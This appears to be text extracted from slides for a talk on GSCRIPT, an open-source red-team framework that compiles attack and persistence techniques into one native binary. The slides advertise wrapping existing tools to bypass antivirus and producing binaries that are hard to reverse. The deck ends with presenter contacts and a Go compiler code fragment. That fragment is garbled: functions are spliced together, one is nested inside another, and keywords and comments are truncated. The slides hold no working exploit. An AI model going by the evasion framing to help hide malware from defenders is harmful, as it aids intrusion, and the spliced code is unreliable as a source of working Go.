 number of GSCRIPT

Any number of atomic techniques can be compiled into a single binary.




Codify Technique

Write out the teams persistence techniques or attack techniques.



Wrap Existing Tools

Use your existing favorite tools with
GSCRIPT as a wrapper to bypass AV.



Single Native Binary

A single, natively compiled binary makes the final product easy to run and hard to reverse.

DEMO TIME

#1: WINDOWS

#2: OSX

THANKS FOR WATCHING! QUESTIONS?


CONTACTS

Alex Levinson

TWITTER: @alexlevinson

GITHUB: github.com/gen0cide

EMAIL: alexl@uber.com



VERSION 1.0 AVAILABLE NOW!

<https://github.com/gen0cide/gscript>

Dan Borges

TWITTER: @1njection

GITHUB: github.com/ahhh

BLOG: lockboxx.blogspot.com

Vyrus

TWITTER: @vyrus

GITHUB: github.com/vyrus001

EMAIL: vyrus@dc949.org

#SHOUTOUTS

@hecfblog

@cmc

@javuto

@maus

@emperorcow

@indi303

@infosecmafia

@mandatory

@davehughes

```
or name, gpkg := range g.GoPackageImports {
    if gpkg.Dir != "" {
        continue
    }
    unresolved = append(unresolved, name)
}
return unresolved

WalkGoPackageAST parses the GoPackage directory for all AST files
looking for functions that should be included by the linker
func (g *GenesisVM) WalkGoPackageAST(gop *GoPackage, wg *sync.WaitGroup) error {
    ctx := build.Default
    ctx.GOOS = g.OS
    ctx.GOARCH = g.Arch
    pkg, err := ctx.Import(gop.ImportKey, gop.Dir, build.ImportComment)
    if err != nil {
        errChan <- err
        wg.Done()
        return
    }
    // NOTE: maybe we want to include pkg.CgoFiles?
    validSrcFiles := map[string]bool{}
    for _, f := range pkg.GoFiles {
        validSrcFiles[f] = true
    }
    pkgFilter := func(fi os.FileInfo) bool {
        return validSrcFiles[fi.Name()]
    }
    aOff := 0
    // SwizzleToTheRight enumerates the function returns of the native fu
    // list of the return value types. This is then used by the linker to
    // to allow multiple return values to be returned in single value con
    func (l *LinkedFunction) SwizzleToTheRight() error {
        aOff := 0
        fns := []func() error{}
        for _, vm := range c.VMs {
            fns = append(fns, vm.WriteVMBundle)
        }
        return computil.ExecuteFuncsInParallel(fns)
    }
    // CreateEntryPoint renders the final main() entry point for the GoPac
    // and maps it into the appropriate GoParamDef structure
    func (p *GoParamDef) ParseSelectorExpr(a *ast.SelectorExpr) error {
        x, ok := a.X.(*ast.Ident)
        if !ok {
            return fmt.Errorf("could not parse selector namespace in %s", a)
        }
        resolved, err := p.LinkedFunction.CanResolveImportDep(x.Name)
        if err != nil {
            return err
        }
        mappedType := p.MappedType(x.Name, a.Sel.Name)
        if mappedType != "" {
            p.MappedTypeAlias = mappedType
            p.NeedsMapping = true
        }
        p.SignBuffer.WriteString(resolved)
        p.NameBuffer.WriteString(resolved)
        p.SignBuffer.WriteString(".")
        p.NameBuffer.WriteString("-")
        p.SignBuffer.WriteString(a.Sel.Name)
    }
}
```